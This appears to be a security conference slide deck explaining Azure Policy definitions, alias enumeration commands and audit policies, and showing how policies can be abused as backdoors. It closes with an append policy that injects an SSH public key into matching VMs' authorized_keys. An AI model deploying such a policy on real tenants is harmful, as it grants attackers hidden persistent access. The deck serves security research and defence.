

CREATING AZURE POLICY COMPLIANT BACKDOOR

Viktor Gazdag

WHOAMI

- Principal Security Consultant at NCC Group
- Cloud and CI/CD Security
- Certs: AZ-104, AZ-400, AZ-500, SC-100, CARTP, CAWASP
- Black Hat USA 2022, DefCon 31/32 Cloud Village, DoD CyberDT XSWG #15

AZURE POLICY

- “Azure Policy evaluates resources and actions in Azure by comparing the properties of those resources to business rules.” - Microsoft
- Business rules = I.e.: Resources Only in European Regions

AZURE POLICY

- Policy Definition – JSON
- Policy Initiative
- Assigned to scope (Mgmt group, Subscription, Resource group, Resource)
- Remediation
- Policy Initiative(Pol Defs, Rem)->Scope

AZURE POLICY

```
{
  "properties": {
    "displayName": "<displayName>",
    "description": "<description>",
    "mode": "<mode>",
    "parameters": {
      <parameters>
    },
    "policyRule": {
      "if": {
        <rule>
      },
      "then": {
        "effect": "<effect>"
      }
    }
  }
}
```

ELEMENTS OF DEFINITION

- displayName
- description
- mode
- parameters
- policyRule
 - logical evaluations
 - effect

```
1. {
2.   "properties": {
3.     "displayName": "[Preview]: Configure blob backup for all storage accounts that do not contain a given tag to a backup vault in the same region",
4.     "policyType": "BuiltIn",
5.     "mode": "Indexed",
6.     "description": "Enforce backup for blobs on all storage accounts that do not contain a given tag to a central backup vault. Doing this can manage backup of blobs contained across multiple storage accounts at scale. For more details, refer to https://aka.ms/AB-BlobBackupPolicies".
7.   },
8.   "metadata": {
9.     "version": "2.0.0-preview",
10.    "preview": true,
11.    "category": "Backup"
12.  },
13.  "parameters": {
14.    "vaultLocation": {
15.      "type": "String",
16.      "metadata": {
17.        "displayName": "Location (Specify the location of the storage accounts that you want to protect)",
18.        "description": "Specify the location of the storage accounts that you want to protect. Blobs in the storage accounts should be backed up in the same location. For example - CanadaCentral",
19.        "strongType": "location"
20.      }
21.    },
22.    "backupPolicyId": {
23.      "type": "String",
24.      "metadata": {
25.        "displayName": "Backup Policy (of type Azure Blobs (Azure Storage) from a vault in the location chosen above)",
26.        "description": "Specify the ID of the backup policy to be used for configuring backup for blobs. The selected Azure Backup policy should be of type Azure Blobs (Azure Storage). This policy needs to be in a vault that is present in the location chosen above. For example - /subscriptions/<SubscriptionId>/resourceGroups/<ResourceGroupName>/providers/Microsoft.DataProtection/vaults/<VaultName>/backupPolicies/<BackupPolicyName>. Also, make sure that this Backup vault's managed identity has the Storage Account Backup Contributor role assigned on the storage accounts for which backup is to be configured."
27.      }
28.    },
29.    "exclusionTagName": {
30.      "type": "String",
31.      "metadata": {
32.        "displayName": "Exclusion Tag Name",
33.        "description": "Name of the tag to use for excluding storage accounts in the scope of this policy. This should be used along with the Tag Value parameter. Learn more at https://aka.ms/AB-BlobBackupPolicies"
34.      }
35.    },
36.    "exclusionTagValues": {
37.      "type": "Array",
38.      "metadata": {
39.        "displayName": "Exclusion Tag Values",
40.        "description": "Value of the tag to use for excluding storage accounts in the scope of this policy (in case of multiple values, use a repeated list). This should be used along with the Exclusion Tag Name parameter. Learn more at https://aka.ms/AB-BlobBackupPolicies."
41.      }
42.    },
43.    "effect": {
44.      "type": "String",
45.      "metadata": {
46.        "displayName": "Effect",
47.        "description": "Enable or disable the execution of the policy"
48.      },
49.      "allowedValues": [
50.        "DeployIfNotExists",
51.        "AuditIfNotExists",
52.        "Disabled"
53.      ],
54.      "defaultValue": "DeployIfNotExists"
55.    }
56.  },
57.  "policyRule": {
58.    "if": {
59.      "allOf": [
60.        {
61.          "field": "type",
62.          "equals": "Microsoft.Storage/StorageAccounts"
63.        },
64.        {
65.          "field": "kind",
66.          "equals": "StorageV2"
67.        },
68.        {
69.          "field": "Microsoft.Storage/storageAccounts/sku.name",
70.          "contains": "Standard"
71.        },
72.        {
73.          "field": "Microsoft.Storage/storageAccounts/isHnsEnabled",
74.          "notEquals": "true"
75.        },
76.        {
77.          "field": "Microsoft.Storage/storageAccounts/isHnsV3Enabled",
78.          "notEquals": "true"
79.        },
80.        {
81.          "field": "location",
82.          "equals": "[parameters('vaultLocation')]"
83.        },
84.        {
85.          "anyOf": [
86.            {
87.              "not": {
88.                "field": "[concat('tags[', parameters('exclusionTagName'), ']')]",
89.                "in": "[parameters('exclusionTagValues')]"
90.              }
91.            },
92.            {
93.              "value": "[empty(parameters('exclusionTagValues'))]",
94.              "equals": "true"
95.            },
96.            {
97.              "value": "[empty(parameters('exclusionTagName'))]",
98.              "equals": "true"
99.            }
100.          ]
101.        }
102.      ],
103.      "then": {
104.        "effect": "[parameters('effect')]",
105.        "details": {
106.          "type": "Microsoft.Storage/storageAccounts/blobServices",
107.          "name": "default",
108.          "existenceCondition": {
109.            "field": "Microsoft.Storage/storageAccounts/blobServices/default.restorePolicy.enabled",
110.            "equals": true
111.          },
112.          "roleDefinitionIds": [
```

```
112.    ],
113.    "roleDefinitionIds": [
114.      "/providers/Microsoft.Authorization/roleDefinitions/5e467623-bb1f-42f4-a35d-6a525e11384b"
115.    ],
116.    "deployment": {
117.      "properties": {
118.        "mode": "Incremental",
119.        "template": {
120.          "$schema": "https://schema.management.azure.com/schemas/2019-04-01/deploymentTemplate.json#",
121.          "contentVersion": "1.0.0.0",
122.          "parameters": {
123.            "backupPolicyId": {
124.              "type": "string",
125.              "metadata": {
126.                "description": "Backup Policy Id"
127.              }
128.            },
129.            "storageAccountResourceId": {
130.              "type": "string",
131.              "metadata": {
132.                "description": "ResourceId of the Storage Account"
133.              }
134.            },
135.            "location": {
136.              "type": "string",
137.              "metadata": {
138.                "description": "Location for all resources"
139.              }
140.            }
141.          },
142.          "variables": {
143.            "storageAccountName": "[first(skip(split(parameters('storageAccountResourceId'), '/'), 8))]",
144.            "dataSourceType": "Microsoft.Storage/storageAccounts/blobServices",
145.            "resourceType": "Microsoft.Storage/storageAccounts",
146.            "backupPolicyName": "[first(skip(split(parameters('backupPolicyId'), '/'), 10))]",
147.            "vaultName": "[first(skip(split(parameters('backupPolicyId'), '/'), 8))]",
148.            "vaultResourceGroup": "[first(skip(split(parameters('backupPolicyId'), '/'), 4))]",
149.            "vaultSubscriptionId": "[first(skip(split(parameters('backupPolicyId'), '/'), 2))]"
150.          },
151.          "resources": [
152.            {
153.              "type": "Microsoft.Resources/deployments",
154.              "apiVersion": "2021-04-01",
155.              "resourceGroup": "[variables('vaultResourceGroup')]",
156.              "subscriptionId": "[variables('vaultSubscriptionId')]",
157.              "name": "[concat('DeployProtection-', uniqueString(variables('storageAccountName')))]",
158.              "properties": {
159.                "mode": "Incremental",
160.                "template": {
161.                  "$schema": "https://schema.management.azure.com/schemas/2015-01-01/deploymentTemplate.json#",
162.                  "contentVersion": "1.0.0.0",
163.                  "parameters": {},
164.                  "resources": [
165.                    {
166.                      "type": "Microsoft.DataProtection/backupvaults/backupInstances",
167.                      "apiVersion": "2021-01-01",
168.                      "name": "[concat(variables('vaultName'), '/', variables('storageAccountName'))]",
169.                      "properties": {
170.                        "objectType": "BackupInstance",
171.                        "dataSourceInfo": {
172.                          "objectType": "DataSource",
173.                          "resourceId": "[parameters('storageAccountResourceId')]",
174.                          "resourceName": "[variables('storageAccountName')]",
175.                          "resourceType": "[variables('resourceType')]",
176.                          "resourceUri": "[parameters('storageAccountResourceId')]",
177.                          "resourceLocation": "[parameters('location')]",
178.                          "dataSourceType": "[variables('dataSourceType')]"
179.                        },
180.                        "policyInfo": {
181.                          "policyId": "[parameters('backupPolicyId')]",
182.                          "name": "[variables('backupPolicyName')]"
183.                        }
184.                      }
185.                    }
186.                  ]
187.                }
188.              }
189.            },
190.            {
191.              "type": "Microsoft.Authorization/policyDefinitions",
192.              "apiVersion": "2021-01-01",
193.              "name": "958dbd4e-0a20-4385-a082-d3f20c2a6ad8",
194.              "properties": {
195.                "roleDefinitionId": "[parameters('roleDefinitionId')]",
196.                "displayName": "[parameters('displayName')]",
197.                "description": "[parameters('description')]",
198.                "policyRule": {
199.                  "if": {
200.                    "allOf": [
201.                      {
202.                        "field": "type",
203.                        "equals": "Microsoft.Storage/StorageAccounts"
204.                      },
205.                      {
206.                        "field": "kind",
207.                        "equals": "StorageV2"
208.                      },
209.                      {
210.                        "field": "Microsoft.Storage/storageAccounts/sku.name",
211.                        "contains": "Standard"
212.                      },
213.                      {
214.                        "field": "Microsoft.Storage/storageAccounts/isHnsEnabled",
215.                        "notEquals": "true"
216.                      },
217.                      {
218.                        "field": "Microsoft.Storage/storageAccounts/isHnsV3Enabled",
219.                        "notEquals": "true"
220.                      },
221.                      {
222.                        "field": "location",
223.                        "equals": "[parameters('vaultLocation')]"
224.                      },
225.                      {
226.                        "anyOf": [
227.                          {
228.                            "not": {
229.                              "field": "[concat('tags[', parameters('exclusionTagName'), ']')]",
230.                              "in": "[parameters('exclusionTagValues')]"
231.                            }
232.                          },
233.                          {
234.                            "value": "[empty(parameters('exclusionTagValues'))]",
235.                            "equals": "true"
236.                          },
237.                          {
238.                            "value": "[empty(parameters('exclusionTagName'))]",
239.                            "equals": "true"
240.                          }
241.                        ]
242.                      }
243.                    ]
244.                  },
245.                  "then": {
246.                    "effect": "[parameters('effect')]",
247.                    "details": {
248.                      "type": "Microsoft.Storage/storageAccounts/blobServices",
249.                      "name": "default",
250.                      "existenceCondition": {
251.                        "field": "Microsoft.Storage/storageAccounts/blobServices/default.restorePolicy.enabled",
252.                        "equals": true
253.                      }
254.                    }
255.                  }
256.                }
257.              }
258.            }
259.          ]
260.        }
261.      }
262.    }
263.  }
264. }
```

PROPERTIES & ALIAS

- Policy Alias and Resource Property and Modifiable
- Ressourcetype

PROPERTIES & ALIAS

- Get-AZPolicyAlias
- AZ CLI
- ARM Template
- Deployment Template
- Azure Resource Explorer

Blob service

Hierarchical namespace	Disabled
Default access tier	Hot
Blob anonymous access	Disabled
Blob soft delete	Enabled (7 days)
Container soft delete	Enabled (7 days)

Security

Require secure transfer for REST API operations	Disabled
Storage account key access	Enabled
Minimum TLS version	Version 1.2
Infrastructure encryption	Disabled

```

"type": "Microsoft.Storage/storageAccounts",
"apiVersion": "2023-05-01",
"name": "[parameters('storageAccounts_wucpinewstorage_name')]",
"location": "westeurope",
"sku": {
  "name": "Standard_LRS",
  "tier": "Standard"
},
"kind": "StorageV2",
"properties": {
  "allowCrossTenantReplication": false,
  "minimumTlsVersion": "TLS1_0",
  "allowBlobPublicAccess": false,
  "networkAcls": {
    "bypass": "AzureServices",
    "virtualNetworkRules": [],
    "ipRules": [],
    "defaultAction": "Allow"
  },
  "supportsHttpsTrafficOnly": true,
  "encryption": {
    "services": {
      "file": {
        "keyType": "Account",
        "enabled": true
      },
      "blob": {
        "keyType": "Account",
        "enabled": true
      }
    },
    "keySource": "Microsoft.Storage"
  }
},

```


```

3  "policyRule": {
4    "if": {
5      "allof": [
6        {
7          "field": "type",
8          "equals": "Microsoft.Storage/storageAccounts"
9        },
10     {
11       "anyOf": [
12         {
13           "allof": [
14             {
15               "value": "[requestContext().apiVersion]",
16               "less": "2019-04-01"
17             },
18             {
19               "field": "Microsoft.Storage/storageAccounts/supportsHttpsTrafficOnly",
20               "exists": "false"
21             }
19           ]
22         },
23         {
24           "field": "Microsoft.Storage/storageAccounts/supportsHttpsTrafficOnly",
25           "equals": "false"
26         }
27       ]
28     }
29   }

```

True/False/Null/Empty?

PROPERTIES & ALIAS



PROPERTIES & ALIAS

```
PS /home/viktor> az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name"
[
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/taskId",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/enabled",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/description",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target.prefix",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target.prefix[*]",
  "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target.excludePrefix",
```

```
PS /home/viktor> az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name" | grep supportsHttpsTrafficOnly
  "Microsoft.Storage/storageAccounts/supportsHttpsTrafficOnly",
PS /home/viktor> █
```

PROPERTIES & ALIAS & MODIFIABLE

- `az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name"`
- `(Get-AzPolicyAlias -NamespaceMatch 'Microsoft.Storage').Aliases`

PROPERTIES & ALIAS & MODIFIABLE

- `Get-AzPolicyAlias -NamespaceMatch Microsoft.Sql | where ResourceType -like 'servers/databases*' | Select-Object -ExpandProperty 'Aliases' | where name -like '*backup*' | Select Name, defaultPath`
- `Get-AzPolicyAlias -NamespaceMatch Microsoft.Sql | where ResourceType -like '*servers/database*' | Select-Object -ExpandProperty Aliases | Where-Object { $_.DefaultMetadata.Attributes -eq 'Modifiable' } | where name -like '*backup*' | Select Name,DefaultPath`

AZURE VS ENTRA ID



MANAGED VS CUSTOM POLICY

PERMISSION

- Microsoft.Authorization
- Microsoft.PolicyInsights

EVALUATION

- A resource is deployed to or updated within a scope
- Once every 24 hours, assignments are automatically reevaluated.
- On-Demand Possible (I.e.: Call in Automation Account)

FASTER TRIGGER

- `az policy state trigger-scan --resource-group "demo-rg"`

ENUMERATION

- List of Storage Accounts
- List of Storage Accounts With Anonymous Access
- Virtual Machines With Public IP Address

```
    "policyRule": {  
      "if": {  
        "allof": [  
          {  
            "field": "type",  
            "equals": "Microsoft.Storage/storageAccounts"  
          }  
        ]  
      }  
    }
```

```
{
  "properties": {
    "displayName": "Storage accounts",
    "policyType": "Custom",
    "mode": "All",
    "description": "List of Storage accounts.",
    "metadata": {
      "version": "1.0.3",
      "category": "Storage"
    },
    "version": "1.0.3",
    "parameters": {
      "effect": {
        "type": "String",
        "metadata": {
          "displayName": "Effect",
          "description": "Enable or disable the execution of the policy"
        },
        "allowedValues": [
          "Audit"
        ],
        "defaultValue": "Audit"
      }
    },
    "policyRule": {
      "if": {
        "allof": [
          {
            "field": "type",
            "equals": "Microsoft.Storage/storageAccounts"
          }
        ]
      },
      "then": {
        "effect": "[parameters('effect')]"
      }
    },
    "versions": [
      "1.0.3"
    ]
  }
}
```

```
"type": "Microsoft.Storage/storageAccounts",  
"apiVersion": "2023-05-01",  
"name": "[parameters('storageAccounts_wucpi_name')]",  
"location": "westeurope",  
"sku": {  
  "name": "Standard_LRS",  
  "tier": "Standard"  
},  
"kind": "StorageV2",  
"properties": {  
  "dnsEndpointType": "Standard",  
  "defaultToOAuthAuthentication": false,  
  "publicNetworkAccess": "Enabled",  
  "allowCrossTenantReplication": false,  
  "minimumTlsVersion": "TLS1_2",  
  "allowBlobPublicAccess": false,  
  "allowSharedKeyAccess": true,
```

```
PS /home/viktor> az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name" | grep allowBlobPublicAccess  
"Microsoft.Storage/storageAccounts/allowBlobPublicAccess",  
PS /home/viktor>
```

```
"policyRule": {  
  "if": {  
    "allof": [  
      {  
        "field": "type",  
        "equals": "Microsoft.Storage/storageAccounts"  
      },  
      {  
        "not": {  
          "field": "Microsoft.Storage/storageAccounts/allowBlobPublicAccess",  
          "equals": "false"  
        }  
      }  
    ]  
  }  
}
```



```
1 {
2   "properties": {
3     "displayName": "Storage accounts with public access",
4     "policyType": "BuiltIn",
5     "mode": "Indexed",
6     "description": "List all publicly accessible storage account",
7     "metadata": {
8       "version": "1.0.3",
9       "category": "Storage"
10    },
11    "version": "1.0.3",
12    "parameters": {
13      "effect": {
14        "type": "String",
15        "metadata": {
16          "displayName": "Effect",
17          "description": "Enable or disable the execution of the policy"
18        },
19        "allowedValues": [
20          "Audit",
21          "Disabled"
22        ],
23        "defaultValue": "Audit"
24      }
25    },
26    "policyRule": {
27      "if": {
28        "allof": [
29          {
30            "field": "type",
31            "equals": "Microsoft.Storage/storageAccounts"
32          },
33          {
34            "not": {
35              "field": "Microsoft.Storage/storageAccounts/allowBlobPublicAccess",
36              "equals": "false"
37            }
38          }
39        ]
40      },
41      "then": {
42        "effect": "[parameters('effect')]"
43      }
44    },
45    "versions": [
46      "1.0.3"
47    ]
48  }
49 }
```

ENUMERATION

- All The Virtual Machines With External IP – Built-In Policy
- https://github.com/Azure/azure-policy/blob/master/built-in-policies/policyDefinitions/Network/NetworkPublicIPNic_Deny.json

ENUMERATION

```
"if": {  
  "allOf": [  
    {  
      "field": "type",  
      "equals": "Microsoft.Network/networkInterfaces"  
    },  
    {  
      "not": {  
        "field": "Microsoft.Network/networkInterfaces/ipconfigurations[*].publicIpAddress.id",  
        "notLike": "*"   
      }  
    }  
  ]  
}
```

```
1  {
2    "properties": {
3      "displayName": "Network interfaces should not have public IPs",
4      "policyType": "BuiltIn",
5      "mode": "Indexed",
6      "description": "This policy denies the network interfaces which are configured with any public IP.
7      "metadata": {
8        "version": "1.0.0",
9        "category": "Network"
10     },
11     "version": "1.0.0",
12     "parameters": {},
13     "policyRule": {
14       "if": {
15         "allOf": [
16           {
17             "field": "type",
18             "equals": "Microsoft.Network/networkInterfaces"
19           },
20           {
21             "not": {
22               "field": "Microsoft.Network/networkInterfaces/ipconfigurations[*].publicIpAddress.id",
23               "notLike": "*"
24             }
25           }
26         ]
27       },
28       "then": {
29         "effect": "deny"
30       }
31     },
32     "versions": [
33       "1.0.0"
34     ]
35   },
36   "id": "/providers/Microsoft.Authorization/policyDefinitions/83a86a26-fd1f-447c-b59d-e51f44264114",
37   "name": "83a86a26-fd1f-447c-b59d-e51f44264114"
38 }
```

AZURE POLICY BACKDOOR TYPES

- Custom Policy with Modify/Append
- Custom Policy with DNIP and Deployment Script

APPEND POLICY

```
properties:
  type: Microsoft.Authorization/policyDefinitions
  displayName: zm-append-ssh
  policyType: Custom
  mode: Indexed
  policyRule:
    if:
      allOf:
        - field: type
          equals: Microsoft.Compute/virtualMachines
        - field: tags
          containsKey: zander-test
    then:
      effect: append
      details:
        - field: Microsoft.Compute/virtualMachines/
          osProfile.linuxConfiguration.ssh.publicKeys[*]
          value:
            keyData: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQ==etc
            path: /home/zander.mackie/.ssh/authorized_keys
```

